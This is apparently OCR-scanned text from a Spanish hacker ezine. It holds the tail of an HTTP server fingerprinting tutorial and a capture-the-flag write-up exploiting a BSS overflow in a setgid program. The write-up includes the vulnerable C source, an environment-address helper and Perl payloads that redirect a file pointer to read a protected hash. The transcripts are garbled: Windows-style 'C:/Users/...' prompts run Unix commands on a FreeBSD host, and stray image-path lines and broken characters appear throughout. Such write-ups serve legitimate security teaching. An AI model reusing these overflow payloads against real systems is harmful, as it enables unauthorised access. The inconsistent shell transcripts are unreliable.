RFC correspondiente [3].

1) GET

Sintaxis: GET Request-URI PROTOCOL

El metodo GET ataca a cualquier informacion que se le pasa como argumento
en Request-URI. Es una forma de "pedir" un archivo. Al hacer:

GET /pub/index.htm HTTP/1.1

Le estamos indicando al servidor que queremos el archivo /pub/index.htm y que
empleamos el protocolo HTTP/1.1.

Un ejemplo practico:

```
> gcode@sat:~$ telnet www.xxxx.com 80
> Trying 22.22.22.22...
> Connected to www.xxxx.com.
> Escape character is '^]'.
> GET / HTTP/1.1
> host: www.xxxx.com [ENTER][ENTER]
>
> HTTP/1.1 200 OK
> Date: Tue, 21 Oct 2008 14:28:57 GMT
> Server: Apache
> X-Powered-By: PHP/4.3.9
> Set-Cookie: PHPSESSID=ba7421d0b10bf48fb6d3c9e6fd79ca67; path=/
> Expires: Thu, 19 Nov 1981 08:52:00 GMT
> Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
> pre-check=0
> Pragma: no-cache
> Connection: close
> Transfer-Encoding: chunked
> Content-Type: text/html; charset=ISO-8859-1
>
> 2000
> <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
> "http://www.w3.org/TR/html4/loose.dtd">
> <html>
> .....
> </html>
>
> 0
>
> Connection closed by foreign host.
> gcode@sat:~$
```

Tras escribir la linea "host: www.xxxx.com" deberemos pulsar dos veces enter. La primera para indicarle el fin de la linea de peticion (la de host: www.xxxx.com) y la segunda para indicarle el fin de las cabeceras opcionales.

Cuando en Request-URI ponemos "/" quiere decir que lo que queremos es el archivo index del directorio raiz.

En HTTP/1.0 bastaba con hacer un "GET / HTTP/1.0", sin embargo desde la version 1.1 hay que identificar el nombre de host. Esto tiene una explicacion: Virtual Hosts.

Pongamos que tenemos una IP: 22.22.22.22 y dos nombres que apuntan a esa IP: www.xxxx.org y www.yyyy.org. Bien, en HTTP/1.1 al indicar el nombre del host el servidor es capaz de devolver un contenido diferente dependiendo de cual sea la peticion. Es lo que se conoce como Virtual Hosts.

Nota: Existe una alternativa a indicar el nombre de maquina en la linea de cabecera "host": Hacer el GET de la ruta completa al archivo indicando en la misma el nombre de maquina. Quiero puntualizar que aqui solo trato de dar unas pautas generales para que luego cada uno se lo cocine al gusto.

2) HEAD

Sintaxis: HEAD Request-Uri PROTOCOL

El metodo HEAD es identico a GET excepto porque porque el servidor no devuelve el contenido del archivo solicitado sino tan solo las cabeceras.

```
> gcode@sat:~$ telnet www.xxxx.com 80
> Trying 22.22.22.22...
> Connected to www.xxxx.com.
> Escape character is '^]'.
> HEAD / HTTP/1.1
> host:www.xxxx.com
>
> HTTP/1.1 200 OK
> Date: Tue, 21 Oct 2008 14:22:05 GMT
> Server: Apache
> X-Powered-By: PHP/4.3.9
> Set-Cookie: PHPSESSID=cac08aaaa0b49abea7e499cbe9d742dd; path=/
> Expires: Thu, 19 Nov 1981 08:52:00 GMT
> Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
> pre-check=0
> Pragma: no-cache
> Connection: close
> Content-Type: text/html; charset=ISO-8859-1
```

3) DELETE

Sintaxis: DELETE Request-URI PROTOCOL

Con este metodo le indicamos al servidor que debe borrar el archivo indicado en Request-URI. Lo normal por supuesto es que nos de un error del tipo 405: Method Not Allowed, 403: Forbidden o similar. Dependiendo del servidor http.

```
> gcode@sat:~$ telnet www.xxxx.com 80
> Trying 22.22.22.22...
> Connected to www.xxxx.com.
> Escape character is '^]'.
> DELETE / HTTP/1.1
```

```
> host:www.xxxx.com
>
> DELETE / HTTP/1.0
> HTTP/1.1 405 Method Not Allowed
> Date: Tue, 21 Oct 2008 19:49:48 GMT
> Server: Apache
> Vary: accept-language,accept-charset
> ......
```

4) OPTIONS

Sintaxis: OPTIONS Request-URI PROTOCOL

Con este metodo pedimos informacion sobre los metodos permitidos para la peticion/respuesta identificada por Request-URI.

OPTIONS permite utilizar un asterisco (*) como Request-URI. Cuando lo utilizamos se nos responde con los metodos permitidos en el servidor.

```
> gcode@sat:~$ telnet www.xxxx.com 80
> Trying 22.22.22.22...
> Connected to www.xxxx.com.
> Escape character is '^]'.
> OPTIONS * HTTP/1.1
> host: www.xxxx.com
>
> HTTP/1.1 200 OK
> Date: Tue, 21 Oct 2008 15:25:51 GMT
> Server: Apache
> Allow: GET,HEAD,POST,OPTIONS,TRACE
> Content-Length: 0
> Connection: close
> Content-Type: text/plain; charset=ISO-8859-1
>
> Connection closed by foreign host.
> gcode@sat:~$
```

Aunque hay mas metodos, GET, HEAD, DELETE y OPTIONS son, como ya he dicho anteriormente los mas usados dentro del http fingerprinting. Se quedan en el tintero POST, PUT, TRACE y CONNECT que tambien tienen mucho juego. Para cualquier duda podeis acudir al RFC correspondiente [3].

```
::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
:::: En el otro lado... del cable ::::::::::::::::::::::::::::::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
```

Como ya habreis observado, las respuestas por parte del servidor que hemos visto en el apartado anterior siempre comenzaban por algo asi:

```
> HTTP/1.1 200 OK
```

En general la sintaxis podria ser como sigue:

```
> PROTOCOL  STATUS_CODE  METAINFORMATION
```

Que significa esto?. Bien, con esta linea el servidor nos indica si la peticion del cliente se ha realizado con exito o no y porque. En un primer lugar se especifica la version del protocolo con la que estamos trabajando, a continuacion aparece el STATUS_CODE o codigo de estado que consiste en tres digitos que nos indican el resultado de la peticion efectuada y por

ultimo encontramos la metainformacion, es decir, una pequeña informacion sobre la respuesta devuelta por el servidor.

Los codigos de estado pueden agruparse en cinco bloques:

- 100 - 199: De Informacion.
- 200 - 299: Peticion del cliente procesada correctamente. Recibida, entendida y aceptada.
- 300 - 399: Peticion del cliente redireccionada.
- 400 - 499: Error en la Peticion del cliente.
- 499 - 599: Error en Servidor. Se produce cuando el servidor falla y es incapaz de realizar alguna peticion.

El esquema de todos los codigos de estado es el siguiente:

1XX - Informational
  100 Continue
  101 Switching Protocols

2XX - Succeful
  200 OK
  201 Created
  202 Accepted
  203 Non-Authoritative Information
  204 No Content
  205 Reset Content
  206 Partial Content

3XX - Redirection
  300 Multiple Choices
  301 Moved Permanently
  302 Found
  303 See Other
  304 Not Modified
  305 Use Proxy
  306 (Unused)
  307 Termorary Redirect

4XX - Client Error
  400 Bad Request
  401 Unauthorized
  402 Payment Required
  403 Forbidden
  404 Not Found
  405 Method Not Allowed
  406 Not Acceptable
  407 Proxy Authentication Required
  408 Request Timeout
  409 Conflict
  410 Gone
  411 Leght Required
  412 Precondition Failed
  413 Request Entity Too Large
  414 Request-URI Too Long
  415 Unsupported Media Type
  416 Requested Range Not Satisfiable
  417 Expectation Failed

5XX - Server Error
  500 Internal Server Error
  501 Not Implemented
  502 Bad Gateway
  503 Service Unavaiable
  504 gateway Timeout

505 HTTP Version Not Supported

:::
:::: Tecnicas de http fingerprinting ::
:::

Como ya hemos visto anteriormente el http fingerprinting consiste en adivinar que servidor web esta corriendo mediante el analisis de las respuestas que este nos devuelve.

Quiza el primer esbozo de estas tecnicas aparece con la famosa cabecera "Server". Es lo que se conoce como banner string. A continuacion un par de ejemplos:

```
> gcode@sat:~$ telnet www.xxxx.com 80
> HEAD / HTTP/1.1
> host: www.xxxx.com
>
> HTTP/1.1 200 OK
> Date: Wed, 22 Oct 2008 10:44:15 GMT
> Server: Apache
> X-Powered-By: PHP/4.3.9
> .....


> gcode@sat:~$ telnet www.xxxx.net 80
> HEAD / HTTP/1.1
> host: www.xxxx.net
>
> HTTP/1.1 200 OK
> Cache-Control: private
> Content-Length: 52034
> Content-Type: text/html; charset=utf-8
> Server: Microsoft-IIS/7.0
> Set-Cookie:
>
CSAnonymous=QzAXvh01yQEkAAAAZjNiZjlmMWItZGVhMi00NjFiLTgzNjEtZTljOWY2YzljYzlj0;
> domain=xxxx.net; expires=Thu, 23-Oct-2008 14:43:41 GMT; path=/; HttpOnly
> .....
```

En el primer ejemplo tenemos un Apache [4] mientras que en el segundo caso se trata de un Internet Information Server de Microsoft [5]. Todo esto es una suposicion. Por que? simplemente porque es bastante facil modificar el servidor web para que oculte o cambie esta cabecera. En Apache, por ejemplo, teneis httpd.conf y mod_security para poder cambiar la identidad del mismo.

Si nos fijamos en las respuestas de los servidores web veremos que, ademas del campo "Server", existen numerosas diferencias como por ejemplo:

- Orden de las cabeceras.
- Palabras utilizadas para el contenido de las cabeceras.
- Uso de mayusculas y minisculas.
- Cabeceras especificas.
- etc.

Bien, todo esto es lo que constituye la base del http fingerprinting.

:::
:::: Ejemplos y recursos ::

::

El siguiente paso es tener (o crear) alguna relacion de las diferencias
que hay entre los distintos servidores. Httprecon [6] es un proyecto
que se dedica a investigar sobre este campo. Tienen una base de datos
bastante completa [7] con mas de 320 entradas. En ella podreis navegar
por las distintas peticiones (GET, HEAD, DELETE, OPTIONS y TEST) y ver
que contenido y orden tienen las cabeceras de respuesta de cada servidor
ante la peticion formulada.

Por ejemplo, para el primer caso: GET EXISTING.

Como se nos indica en la web consiste en hacer un GET de un recurso
existente. Por ejemplo podria ser "GET / HTTP/1.1". Si pinchamos en
el metodo aparecera un listado con todas las cabeceras posibles y sus
valores correspondientes segun el servidor que responda.

Vamos a ver un par de casos practicos:

```
> gcode@sat:~$ telnet www.xxxx.com 80
> Trying 22.22.22.22...
> Connected to 22.22.22.22.
> Escape character is '^]'.
> HEAD / HTTP/1.1
> host: www.xxxx.com
>
> HTTP/1.1 200 OK
> Content-Length: 600
> Content-Type: text/html
> Content-Location: http://www.xxxx.com/Default.htm
> Last-Modified: Thu, 13 Oct 2005 07:14:52 GMT
> Accept-Ranges: bytes
> ETag: "07ee8cdc5cfc51:ec2"
> Server: Unknown
> X-Powered-By: ASP.NET
> Date: Thu, 23 Oct 2008 09:08:15 GMT
>
>
> Connection closed by foreign host.
> gcode@sat:~$
```

El metodo empleado es un HEAD sobre un recurso existente. En httprecon [7]
podemos consultar la entrada de la base de datos correspondiente.

- En este caso la cabecera "Server" no nos aporta informacion.
- Lo primero es consultar el orden de las cabeceras. En este caso
  solo hay un candidato que presenta las cabeceras en ese orden:
       a) Microsoft IIS 6.0
- Si prestamos atencion a los valores de las cabeceras "Content-Type,
  Accept-Ranges y X-Powered by" podremos comprobar que en efecto se
  trata de MS-IIS/6.0.
- Dado que IIS 7.0 es la nueva version que Microsoft saco para los sistemas
  Windows server 2008 todo indica que se trata de un windows 2003.

Vamos con otro ejemplo:

Sabemos que en la IP 3.3.3.3 hay un router. A por el.

```
> gcode@sat:~$ telnet 3.3.3.3 80
> Trying 3.3.3.3...
> Connected to 3.3.3.3.
> Escape character is '^]'.
> HEAD / HTTP/1.1
> host: 3.3.3.3
```

```
>
> HTTP/1.1 401 Unauthorized
> WWW-Authenticate: Basic realm="P-660HW-D1"
> Content-Type: text/html
> Transfer-Encoding: chunked
> Server: RomPager/4.07 UPnP/1.0
> Connection: close
> EXT:
>
> 083
> <html>
> <head>
> <title>Protected Object</title></head><body>
> <h1>Protected Object</h1>This object on the RomPager server is protected
> 0
>
> Connection closed by foreign host.
> gcode@sat:~$
```

En este caso el metodo empleado es un HEAD sobre un recurso existente. Consultamos la base de datos.

- Segun la cabecera "Server" se trata de un router ZyXEL. En cuanto a la version del servidor web, mirando el orden de las cabeceras hay tres opciones:
  a) ZyXEL ZyWALL 10W RomPager 4.07.
  b) ZyXEL Prestige 662H-61 RomPager 4.07.
  c) ZyXEL Prestige 662H-63/67 RomPager 4.07.

En algunas ocasiones se nos presentara una situacion en la que nos quedamos con dos o tres candidatos y no hay diferencias documentadas entre los mismos. Aunque las tecnicas empleadas no sean una ciencia exacta si pueden sernos muy utiles como complemento. Complemento a que? a la picaresca. claro.

En este caso, teniendo en cuenta que es un router ZyXEL, que pertenece a España y que telefonica ha montado muchos routers P660HW-D1 por aqui.. yo apostaria por la opcion b: ZyXEL Prestige 662H-61 RomPager 4.07.

Logicamente es imposible conocer de memoria todas las diferencias entre los servidores web, y, a veces, consultar las bases de datos puede hacerse eterno. Todo este proceso -al igual que ocurre con el TCP/IP stack fingerprinting- esta automatizado en programas como httprecon [9], httprint [8] y muchos mas. Aqui entra en juego el gusto y las preferencias de cada uno. La eleccion es vuestra.

:::: DEFENSA ::::

Que hacer para defendernos de estas tecnicas?

Para ponerlo un poco mas dificil se podrian tomar algunas medidas como por ejemplo cambiar el campo "Server", el orden y contenido de las cabeceras, etc. La idea es modificar el servidor web para que cambie algunas respuestas y asi sea mas complicada la identificacion. En Apache, por ejemplo, podemos utilizar mod_security [10] para hacer algunas modificaciones. Para Microsoft IIS tenemos disponible ServerMask [11], desarrollado por port80software.

Podriamos decir que estas tecnicas siguen el principio de lo que se conoce como "Security by obscurity", es decir, algo asi como conseguir que sea mas seguro evitando que alguien de fuera pueda saber que es exactamente lo que esta al otro lado.

Personalmente pienso que es muy importante intentar ocultar informacion sobre los servidores pero lo es todavia mas tenerlos actualizados y parcheados correctamente.

Y hasta aqui el articulo sobre http fingerprinting. Nos vemos por los bares.

Salud y rock'n roll.
gcode <ungcode@gmail.com>

[1] http://nmap.org/book/osdetect.html

[2] http://www.ietf.org/rfc/rfc1945.txt

[3] http://www.ietf.org/rfc/rfc2616.txt

[4] http://www.apache.org

[5] http://www.iis.net

[6] http://www.computec.ch/projekte/httprecon

[7] http://www.computec.ch/projekte/httprecon/?s=database

[8] http://net-square.com/httprint/#downloads


[9] http://www.computec.ch/projekte/httprecon/?s=download

[10] http://www.modsecurity.org

[11] http://www.iis.net/downloads/default.aspx?tabid=34&g=6&i=1268

EOF

-[0x05]--
-[2do Reto Torneo Shell Warzone (HoF)]-----------------------------------
-[by blackngel]---SET-36--



HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

[-----]

Seguidamente explicaremos la solución al 2° reto planteado por los creadores del "Torneo Shell" de la Warzone ubicada en "elhacker.net". La información que encontrarÈis a continuación se expone con un mero carácter educativo. Warzone, sus creadores y el autor de este documento no se hacen responsables del uso o abuso que se le pueda dar a la misma. °Disfruten del juego!

[-----]

Una vez superado el primer reto del torneo, que versaba sobre la explotación de un clásico "Buffer Overflow", nos encontramos con otra de las vulneravilidades mas conocidas y/o extendidas dentro del hacking y el mundo de la programación, nuestros amigos los "Heap Overflow" (desbordamientos del montículo).

Seamos mas exactos, en realidad no se trata de un desbordamiento de heap tipico que lleva a ejecución de código arbitario, dado que en ningún momento se desborda variable alguna asignada con alguna de las funciones malloc(), calloc() o realloc().

En realidad se trata de un desbordamiento del area o seccion .BSS donde son alojadas las variables no inicializadas en tiempo de compilación. Un overflow en este area permite sobreescribir la dirección de los punteros almacenados, no su contenido. Pero ello es suficiente para que apunten al lugar que más nos interese.

Iremos directos al grano. Entramos en el directorio de la prueba y listamos los ficheros:

[-----]

```
C:/Users/NikiSanders/Desktop>ls -al
total 52
drwxr-x---   3 HoF   warzone1   512 Dec  3 18:26 .
drwxr-xr-x 320 root  wheel     7168 Dec 14 07:35 ..
-rw-r--r--   1 root  warzone1  1296 Nov 29 23:26 .HoF
-rw-r--r--   1 HoF   warzone    751 Nov 21 13:45 .cshrc
-rw-r--r--   1 HoF   warzone    248 Nov 21 13:45 .login
-rw-r--r--   1 HoF   warzone    158 Nov 21 13:45 .login_conf
-rw-r-----   1 HoF   warzone    373 Nov 21 13:45 .mail_aliases
-rw-r--r--   1 HoF   warzone    331 Nov 21 13:45 .mailrc
drwxr-x---   2 HoF   OK1        512 Dec 12 21:38 .pass
-rw-r--r--   1 HoF   warzone    766 Nov 21 13:45 .profile
-rw-r--r--   1 HoF   warzone    276 Nov 21 13:45 .rhosts
-rw-r--r--   1 HoF   warzone    975 Nov 21 13:45 .shrc
-rwxr-sr-x   1 HoF   basico1  12661 Dec 28 13:01 HoF
-rw-r-----   1 root  warzone1  2304 Dec 28 13:01 HoF.c
-rw-r--r--   1 root  warzone2  1765 Dec  3 18:26 TORNEO.txt
```

```
   C:/Users/NikiSanders/Desktop>
```

[-----]

Observamos lo siguiente:

- HoF   -> Programa vulnerable
- HoF.c -> Código fuente del programa
- .pass -> Directorio objetivo que contiene nuestro "hash"

En este caso aprovecharemos la bondad de los creadores del reto a la hora de prestarnos el código fuente. De este modo no perderemos el tiempo debuggeando el programa o probando parámetros al azar. Echemos un vistazo general a las partes más importantes y hagamos un esquema en un papel:

[-----]

```
        #include<stdio.h>
        #include<stdlib.h>
        #include<string.h>
        #include<errno.h>
        #include<ctype.h>

        #define ERROR -1
        #define BUFSIZE 256

        int main(int argc, char **argv) {
                char a;
                int n,c,i,j,len;
                FILE *tmpfd,*tendout;
                static char
*sBuffer,*tempBuffer,*tmpfile,*endfile,nombre[BUFSIZE];
                tmpfile = (char*) calloc(BUFSIZE,sizeof(char));
                check();
                if(tmpfile == NULL){
                        fprintf(stderr, "calloc(): %s\n", strerror(errno));
                        exit(ERROR);
                }
                strcpy(tmpfile,"/tmp/input_");
                sprintf(tmpfile, "%s%d",tmpfile,getuid());
                endfile = (char*) calloc(BUFSIZE,sizeof(char));
                if(endfile == NULL) {
                        fprintf(stderr, "calloc(): %s\n", strerror(errno));
                        exit(ERROR);
                }
                if(errno == EBADF) {
                        exit(ERROR);
                }
```

[-----]

- Se establece en "*tmpfile" el nombre de un archivo situado en el directorio "/tmp" formado por la raiz "input_" y seguido del UID del usuario. En nuestro caso "/tmp/input_7027".

[-----]

```
        strcpy(endfile,"/tmp/output_");
        sprintf(endfile,"%s%d",endfile,getuid());
        tmpfd = fopen(tmpfile, "r");
        if (tmpfd == NULL)    {
                fprintf(stderr, "fopen(): %s: %s\n", tmpfile, strerror(errno));
                exit(ERROR);
```

```
        }
        if(fscanf(tmpfd,"%d",&n) == EOF) {     //Casos a ejecutar
                fprintf(stderr,"fscanf(): Input Error!");
        }
        c = 0;
        sBuffer = (char*) calloc(1024,sizeof(char));
        if(sBuffer == NULL)   {
                fprintf(stderr, "calloc(): %s\n", strerror(errno));
                exit(ERROR);
        }
        tempBuffer = (char*) calloc(1024,sizeof(char));
        if(tempBuffer == NULL)      {
                fprintf(stderr, "calloc(): %s\n", strerror(errno));
                exit(ERROR);
        }
```

[-----]

- Se establece un fichero de salida siguiendo el mismo mÈtodo que antes. Se llamará: "output_7027".

- Se abre el fichero de entrada "/tmp/input_7027" para lectura y se obtiene el primer carácter, que en este caso debe ser un dígito ("%d").

- El resto de instrucciones son reservas de memoria clásicas rellenadas con 'ceros'.

[-----]

```
        tendout = fopen(endfile, "a+");
        if (tendout == NULL)  {
                fprintf(stderr, "fopen(): %s: %s\nUsando salida Estandar\n",
                                                endfile, strerror(errno));
                tendout = stdout;
        }
        while(c <= n && n > 0)      {
                fgets(sBuffer,1024,tmpfd);
                i = 0;
                j = 0;
                len = strlen(sBuffer);
                while(i < len )     {
                   if(!isspecial(sBuffer[i])) {
                        tempBuffer[j++] =(char) sBuffer[i] - 2;
                        //printf("tempBuffer[%d] = 0x%x\n", j-1,
tempBuffer[j-1]);
                   }
                   i++;
                }
                c++;
                tempBuffer[j] == '\0';
                fprintf(tendout,"%s\n",tempBuffer);
```

[-----]

- Se abre el fichero de salida para añadir.

- Comienza un bucle que se repetirá tantas veces como diga el número que acabamos de extraer del fichero de entrada + 1.

- Se leen 1024 bytes del fichero de entrada y se vuelcan en "tempBuffer[]". °°° He aquí algo importante, a cada byte se le resta un '2' !!! Lo veremos más adelante.

- Se imprime el resultado en el fichero de salida.

[-----]

```
                fprintf(tendout,"%s\n",tempBuffer);
                memcpy(nombre,tempBuffer,j);
                printf("\nNombre = %s\n", nombre);
                memset(tempBuffer,0,1024);
                memset(sBuffer,0,1024);
        }
        fclose(tmpfd);          // Cerramos Archivo de Entrada
        fclose(tendout);        // Cerramos Archivo de Salida en modo Escritura
        tendout = fopen(endfile, "r"); // Abrimos en modo Lectura

        if (tendout == NULL)  {
                fprintf(stderr, "fopen(): %s: %s\n", endfile, strerror(errno));
                exit(ERROR);
        }
        while(!feof(tendout)) {
                fscanf(tendout,"%c",&a);
                printf("%c",a);
        }
        fclose(tendout);
   }
```

[-----]

- Se copia tambiÈn en "nombre[]" el contenido de "*tmpBuffer" °°° VULNERABLE !!!

- Se restablecen los bufferes de almacenamiento con 'ceros'.

- Se cierran ambos ficheros de entrada y salida.

- Se vuelve a abrir el fichero de salida, pero esta vez en modo
lectura para volcar su contenido en pantalla.

Bien, todo se va viedo ya mucho más claro. Pero antes de nada debemos entender una cosa. Existen varios tipos de "Heap Overflow":

1 -> Los clásicos que permiten la ejecución de código arbitrario.
2 -> Los que permiten modificación del contenido de la memoria o
     variables adyacentes. (Como mencionamos, desbordamiento de BSS).
3 -> Etc...

Nosotros aprovecharemos el segundo tipo de bug y para ello recogeremos los fragmentos de código más importantes que nos llevarán a su explotación:

```
o----------------------------------------o
| #define BUFSIZE 256                    |
| static char *sBuffer,*tempBuffer,      |
| *tmpfile,*endfile,nombre[BUFSIZE];     |
| fgets(sBuffer,1024,tmpfd);             |
| tempBuffer[j++] =(char) sBuffer[i] - 2; |
| memcpy(nombre,tempBuffer,j);           |
| fclose(tendout);                       |
| tendout = fopen(endfile, "r");         |
o----------------------------------------o
```

Con esto ya tenemos todo lo necesario para proceder en nuestro ataque:

Podemos observar como se leen 1024 bytes del fichero de entrada, se pasan a "tempBuffer" codificados en 2 posiciones y se copia el contenido en el array "nombre[]". Es fácil ver que este no puede soportar tal cantidad, puÈs su tamaño es 256, y será desbordado de inmediato.

Acabamos de ver el error, y ahora, øcómo aprovecharlo?

Lo que ocurre es que todo aquello que sobrepase el array "nombre[]", sobreescribirá los punteros que se hayan declarado de forma contigua a este. Esquemáticamente quiere decir lo siguiente:

```
o-------------------------------------------------------------o
| Situación normal |                                          |
|------------------o                                          |
|*tmpfile = dirección de memoria que apunta a "/tmp/input_7027"  |
|*endfile = dirección de memoria que apunta a "/tmp/output_7027" |
|nombre[] = [WARZONE]                                         |
o-------------------------------------------------------------o
```

Imagínese ahora que nosotros introducimos en el fichero de entrada 1024 caracteres A (no se olvide que la primera línea debe contener solo un digito, p.e. "1"). Entonces se produciría una situación de ataque como esta:

```
o-----------------------------------------------o
| Situación ataque |                            |
|------------------o                            |
|*tmpfile = 0x41414141                          |
|*endfile = 0x41414141                          |
|nombre[] = [AAAAAAAAAAAAAAAAAAAAA..... (256)A] |
o-----------------------------------------------o
```

[-----]

Resultado:

```
C:/Users/NikiSanders/Desktop>echo `perl -e 'print "1\n";'``perl -e
'print "A"x1024';` > /tmp/input_7027

C:/Users/NikiSanders/Desktop>./HoF
Segmentation fault

C:/Users/NikiSanders/Desktop>
```

[-----]

Lo cuál dice mucho, porque significa que podemos controlar las direcciones de memoria de las variables "*tmpfile" y "*endfile" para modificar su contenido.

øCuál de ellas escoger?

Volvamos a plantear cuál es el objetivo de todos los retos del Torneo Shell: "Leer un fichero ".leeme_UID" dentro del directorio secreto ".pass" que nos dará el hash con el que superar la prueba."

Dos motivos para escoger "*endfile":

1) *tmpfile se abre antes de sobreescribir "nombre[]".
2) *endfile es reabierto para lectura y se imprime en pantalla.

Piensa! Piensa! Esto quiere decir que si logramos modificar el valor de la variable "*endfile", podemos hacer que se imprima en pantalla el contenido del fichero que nosotros deseamos y no el original, "output_7027".

Para esto necesitamos 2 cosas:

1) Situar en algún lugar de la memoria la cadena ".pass/.leeme_7027".
2) Sobreescribir solamente "*endfile" para que apunte a esta dirección.

Personalmente tengo 2 lugares de mi preferencia para colocar la cadena. El primero sería los argumentos del propio programa "./HoF". El segundo son las variables de entorno. Utilizaremos la segunda opción por una razón muy sencilla. Al existir multitud de variables de entorno, es muy fácil caer en una dirección que contenga alguna cadena conocida; a partir de ahí podemos ir desplazándonos hasta alcanzar la nuestra.

Pero nosotros utilizaremos un pequeño truco para ganar tiempo, crearemos un programa que nos diga la posición en memoria de estas variables. He aquí el codigo:

[-----]

```
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char *argv[]) {
   char *addr;
   addr = getenv(argv[1]);
   printf("%s is located at %p\n", argv[1], addr);
   return 0;
}
```

[-----]

Veamos primero cuáles son estas variables y cuál modificaremos para nuestro objetivo:

```
o-------------------------------------------------------------------------o
| USER=NikiSanders                                                        |
| LOGNAME=NikiSanders                                                     |
| HOME=/usr/home/NikiSanders                                              |
| MAIL=/var/mail/NikiSanders                                              |
| PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/games:/usr/local/sbin:/usr      |
| /local/bin:/usr/home/NikiSanders/bin                                    |
| TERM=xterm                                                              |
| BLOCKSIZE=K                                                             |
| MANPATH=/usr/share/man:/usr/local/man                                   |
| SHELL=/bin/csh                                                          |
| SSH_CLIENT=127.0.0.1 50121 22                                           |
| SSH_CONNECTION=127.0.0.1 50121 127.0.0.1 22                             |
| SSH_TTY=/dev/ttyp0                                                      |
| HOSTTYPE=FreeBSD                                                        |
| VENDOR=intel                                                            |
| OSTYPE=FreeBSD                                                          |
| MACHTYPE=i386                                                           |
| SHLVL=1                                                                 |
| PWD=/usr/home/HoF                                                       |
| GROUP=warusers                                                          |
| HOST=                                                                   |
| REMOTEHOST=localhost                                                    |
| EDITOR=vi                                                               |
| PAGER=more                                                              |
o-------------------------------------------------------------------------o
```

Aunque lo más lógico sería coger una del medio, a mi se me antoja utilizar "REMOTEHOST". ModifiquÈmosla y obtengamos antes de nada su dirección:

[-----]

```
C:/Users/NikiSanders/Desktop>setenv REMOTEHOST .pass/.leeme_7027

C:/Users/NikiSanders/Desktop>./getenv REMOTEHOST
```

```
   REMOTEHOST is located at 0xbfbfef89

   C:/Users/NikiSanders/Desktop>
```

[-----]

Vale. Entonces, ahora lo único que precisamos es un buffer de ataque que desborde "*endfile" con esta dirección. Algo como lo siguiente:

```
   [1\n][AAAAAA(256)][0xbfbfef89]
```

Aquí el comando que logra esto:

[-----]

```
   C:/Users/NikiSanders/Desktop>echo `perl -e 'print "1\n"';``perl -e
   'print "A"x256';``perl -e 'print "\x89\xef\xbf\xbf";'` > /tmp/input_7027

   C:/Users/NikiSanders/Desktop>./HoF
   Segmentation fault

   C:/Users/NikiSanders/Desktop>
```

[-----]

øQuÈ ha ocurrido? No se preocupe, piense friamente. Como bien sabemos, un fallo de segmentación se produce cuando se accede a una dirección de memoria no válida. Si nosotros sabemos que hemos apuntado a una dirección de memoria válida, entonces es de suponer que el programa está haciendo algo extraño.

Y si, Èste es el motivo, os acordáis de:

```
   tempBuffer[j++] =(char) sBuffer[i] ñ 2;
```

Ajá! El contenido del buffer no es exactamente lo que nosotros introducimos, ya que esta operación codifica cada byte restandole un dos. Esto es como la "ingeniería inversa", si el programa hace una cosa, nosotros la contrarrestamos.

Lo anterior quiere decir que cuando nosotros pensabamos que "*endfile" apuntaba
a
"0xbfbfef89" en realidad estaba apuntando a "0xbdbded87", por lo cual obteníamos un lindo "segmentation fault".

øCómo conseguir entonces la dirección deseada? Muy sencillo, le sumaremos un 2 y probaremos suerte :)

La dirección quedaría así: "0xc1c1f191". Vamos allá:

[-----]

```
   C:/Users/NikiSanders/Desktop>echo `perl -e 'print "1\n"';``perl -e
   'print "A"x256';``perl -e 'print "\x91\xf1\xc1\xc1";'` > /tmp/input_7027

   C:/Users/NikiSanders/Desktop>./HoF
   fopen(): eme_7027: No such file or directory

   C:/Users/NikiSanders/Desktop>
```

[-----]

Bingo!! Vemos que hemos caído muy pero que muy cerca de nuestra deseada variable.
Desde luego el archivo "eme_7027" no existe, por lo que obtenemos el error.
Pero eso no es problema para nosotros, nos desplazaremos las posiciones

necesarias
para acertar de pleno:

[-----]


```
C:/Users/NikiSanders/Desktop>echo `perl -e 'print "1\n"';``perl -e
'print "A"x256';``perl -e 'print "\x88\xf1\xc1\xc1";'` > /tmp/input_7027

C:/Users/NikiSanders/Desktop>./HoF
Enhorabuena usted ha pasado la Segunda prueba
Su clave de Acceso es:
No olvide registrar sus password en /usr/home/warzone/validar
esto es para que se le habran los nuevos retos!!
Ademas no olvide volver al shell con el que inicio
la prueba ;) antes de ejecutar validar.

Hash: 8d46a4a---------------b0648339ff

C:/Users/NikiSanders/Desktop>
```

[-----]

Enhorabuena tambiÈn por mi parte. Espero que este documento te haya servido para entender este clásico concepto de explotación que tantas alegrías te puede dar.

Por lo demás WARZONE te está esperando! };-D

EOF



HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

[-----]

Seguidamente explicaremos la solución al 3o reto planteado por los creadores del "Torneo Shell" de la Warzone ubicada en "elhacker.net". La información que encontrarÈis a continuación se expone con un mero carácter educativo. Warzone, sus creadores y el autor de este documento no se hacen responsables del uso o abuso que se le pueda dar a la misma. °Disfruten del juego!

[-----]

Con la experiencia de la primera y segunda prueba del Torneo, verán que esta casi ha sido un regalo que nos han dejado para que reafirmemos conocimientos y tengamos la mente medianamente despejada cuando lleguemos al 4o.

Manos a la obra:

En primer lugar entraremos en el directorio de la prueba "/usr/home/war/" y listaremos sus ficheros:

[-----]

```
C:/Users/NikiSanders/Desktop>cd ../war/
C:/Users/NikiSanders/Desktop>ls -al
total 38
drwxr-x---   3 war   warzone2   512 Dec  3 18:26 .
drwxr-xr-x 320 root  wheel     7168 Dec 14 07:35 ..
-rw-r--r--   1 war   warzone    751 Nov 21 13:45 .cshrc
-rw-r--r--   1 war   warzone    248 Nov 21 13:45 .login
-rw-r--r--   1 war   warzone    158 Nov 21 13:45 .login_conf
-rw-r-----   1 war   warzone    373 Nov 21 13:45 .mail_aliases
